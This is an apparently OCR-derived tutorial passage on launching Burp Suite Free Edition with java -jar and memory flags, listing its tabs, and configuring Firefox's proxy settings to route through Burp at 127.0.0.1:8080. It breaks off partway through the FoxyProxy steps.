So, how do you open Burp-Suite? (Burp requires "Java" to be installed and configured on your system.)Method 1: Double-click on the Burp-suite .jar file.

Method 1: Double-click on the Burp-suite .jar file.




Figure 1: Burp-Suite .jar file.

But the above method will allocate the maximum memory available to Burp Suite. The allocated amount of memory might vary based on the available RAM in the system. If a sufficient amount of memory is not allocated, there is a possibility that Burp Suite may crash. While testing, Logs are maintained, “Repeaters” have many test cases performed by the security consultant, etc., and crashing of Burp-Suite may lead to a loss of all data, and at last, we are left with two words "OH-Shit" or "OH-F**K".

Method 2: Command Line to start Burp-Suite

Command: ***`java -jar /path/to/burpsuite.jar (open "command prompt" => (window key + r => type "cmd" and hit Enter))`***


OR

Shortcut to open Burp-Suite in command prompt.

Step 1: Visit the folder where Burp-suite (.jar) is kept.

Step 2: In address bar type "cmd" and hit Enter

Step 3: Command => ***`java -jar burpsuite.jar`*** and hit Enter.



burpsuite_free_v1.7.19.jar 3/27/2017 9:52 AM Executable Jar File 12,204 KB

C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\prasoon.[redacted]\Desktop\BurpSuite>java -jar burpsuite_free_v1.7.19.jar
```


Figure 2: Opening Burp Suite with command line through command prompt.

Method 3: Specifying Memory (Recommended)

Open "Command Prompt" and type the following command:

Command: ***java -jar -Xmx2048M /path/to/burpsuite.jar***

Command: ***java -jar -Xmx2G /path/to/burpsuite.jar*** (allocating 2GB of RAM to Burp Suite)


Step 1 : Type "cmd" & hit "Enter"
View
BurpSuite
Name
burpsuite_free_v1.7.19.jar
C:\Windows\System32\cmd.exe - java -jar -Xmx2G burpsuite_free_v1.7.19.jar
Step 2 : Type the command in "command prompt" to allocate 2GB RAM & hit "Enter"
BURPSUITE
FREE EDITION

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\prasoon.nigam [redacted]\Desktop\BurpSuite>java -jar -Xmx2G burpsuite_free_v1.7.19.jar
```

Figure 3: Opening Burp Suite by allocating memory.

Now that we've seen all the ways to open Burp Suite, let's take a look over Burp Suite.



Burp Suite Free Edition v1.7.19 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action
Comment this item
Raw Headers Hex HTML Render ViewState
Type a search term
0 matches

Figure 4: Burp Suite window.

Burp Suite comes in two versions

1) **Free version**

2) **Paid / License version**

In the ***paid version,*** we get the following benefits:

1) Scanner

2) Search

3) Save and Restore logs (most important)

4) Project options

5) Generating CSRF PoC

6) All updates till the license is valid.

7) And it's your Burp Suite ;) (You paid for it).

So let's study about "Burp Suite".

As we have studied about, "What is Burp Suite" and "How Burp Suite works", now let's get deep into Burp Suite's tabs and features.

Tabs (Options) Present in Burp Suite

1) **Target:** *Target* is to define the scope or the target website (URL) to be tested.

2) **Proxy:** Intercepting *Proxy* lets us inspect and modify traffic between your browser and the target application.

3) **Spider**: *Spider* helps us in crawling content and functionality.

4) **Scanner**: *Scanner* helps us to scan almost all vulnerabilities presented by OWASP.org and others from "Critical" impact to "Informational".

5) **Intruder**: *Intruder* performs powerful customized attacks to find and exploit unusual vulnerabilities, like Brute force.

6) **Repeater**: *Repeater* helps to resend and also manipulate the individual requests, without touching or disturbing the browser.

7) **Sequencer**: *Sequencer* helps in testing the randomness of tokens, cookies, etc.

8) **Decoder**: *Decoder* helps in *decoding and even encoding* of data, to get back data in normal form or encode it in any specific form, like HTML encoding, BASE 64, etc.

9) **Comparer**: *Comparer* helps in the comparison between two pieces of data.

10) **Extender**: *Extender* allows you to easily write your own plug-ins or download pre-created plug-ins, to perform complex and highly customized tasks.

11) **Project Options**: Helps in adding features or tasks for Sessions, SSL, etc.

12) **User Options**: Helps in customizing the Display, Connections, etc.

13) **Alerts**: Shows all the alerts happening within Burp Suite.

It will be more beneficial if we get to know about every above functionality while testing.

So the most important task is configuring the Burp Suite to your browser (Mozilla Firefox recommended).

Methods to configure Burp Suite with Mozilla Firefox

Method 1: Long method

Step 1: Open Mozilla Firefox (if not installed please refer here => https://www.mozilla.org/en-US/firefox/new/)

Step 2: Click on the "Option" icon (3 parallel lines (right end corner)) and select option "options"

Step 3: Click on the "Advanced" option > select "Network" > Select "Settings" under "Connection"





Figure 5: Configuring Burp Suite to talk to the browser.

Step 4: Select option "Manual proxy configuration"

Step 5: In "HTTP Proxy" type "127.0.0.1" and in "Port" type "8080" and check the "checkbox" "Use this proxy server for all protocols"

Step 6: Click "OK"



Connection Settings

Configure Proxies to Access the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080

✓ Use this proxy server for all protocols

SSL Proxy: 127.0.0.1 Port: 8080

FTP Proxy: 127.0.0.1 Port: 8080

SOCKS Host: 127.0.0.1 Port: 8080

○ SOCKS v4 ● SOCKS v5

No Proxy for: localhost, 127.0.0.1


Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL:

Figure 6: Configuring IP address in manual proxy with the port.

Step 7: In Burp Suite, under "Proxy" tab > select "Options"

Step 8: Under "Proxy Listeners" check the same proxy IP is present "127.0.0.1:8080"


Burp Suite Free Edition v1.7.19 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options Use
Intercept HTTP history WebSockets history Options
Add
Edit
Remove

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to

Running	Interface	Invisible	Redirect	Certificate
✓	127.0.0.1:8080	☐		Per-host


Figure 7: Burp Suite IP configured already.

Method 2: Short Method (Installing "FoxyProxy" add-on)

Step 1: Navigate to the following link and click on "Add to Firefox" (It will install automatically with a restart of browser) or search in Google => “FoxyProxy addon”.

https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/contribute/roadblock/?src=dp-btn-primary&version=4.6.5

Step 2: Click on the FoxyProxy icon > a window will appear.

